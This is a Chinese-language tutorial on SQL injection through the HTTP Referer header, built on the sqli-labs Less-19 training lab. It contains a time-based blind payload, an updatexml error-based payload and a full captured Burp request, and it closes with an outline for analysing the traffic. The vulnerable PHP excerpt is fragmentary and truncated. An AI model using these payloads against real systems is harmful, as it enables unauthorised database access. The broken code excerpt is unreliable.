

http-Referer 注入及流量分析

一、referer 注入条件

- 1、用了 http 头的 referer
- 2、没有过滤 referer
- 3、用 referer 进行了 sql 操作

实验演示 Less-19

首先看 Less-19 的源代码

```
g the connection pe
n('result.txt', 'a')
fp, 'Referer: ' . $uname

fp);

// take the variables
if (isset($_POST['uname']) && isset($_POST['passwd']))

LECT users, username

= mysql_query($sql);
mysql_fetch_array($
if ($row1)
{
    echo "<font color= \"#FFFF00\" font size = 3 >";
    $insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('$uagent', '$IP')";
    mysql_query($insert);
}
```


uagent是http头referer变量

通过 burpsuite 查找注入点



网站提示有 referer 信息，可能有注入点


验证



二、用如下 Payload 进行注入

盲注注入流量

' or if(length(database())=8,sleep(5),null) or '1'='1



```
1 POST /Less-19/HTTP/1.1
2 Host: 192.168.137.218:8088
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://192.168.137.218:8088
10 Connection: close
11 Referer: http://192.168.137.218:8088/Less-19/' or if( (length(database()))=8,sleep(5),null) or '1'='1
12 Upgrade-Insecure-Requests: 1
13
14 uname=admin&passwd=admin&submit=Submit

1 HTTP/1.1 200 OK
2 Date: Wed, 12 May 2021 09:56:08 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.13
5 Vary: Accept-Encoding
6 Content-Length: 1608
7 Connection: close
8 Content-Type: text/html
9
10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1
11 <html xmlns="http://www.w3.org/1999/xhtml
12 <head>
13 <meta http-equiv="Content-Type" cont
14 <title>
Less-19 Header Injection- Referer- I
```

利用报错函数注入流量

' and updatexml(1,concat(0x7e,(select @@version),0x7e),1) or '1'='1

三、流量分析

盲注流量

时间盲注流量

布尔盲注流量

报错函数流量

Undatexml

Extractvalue

floor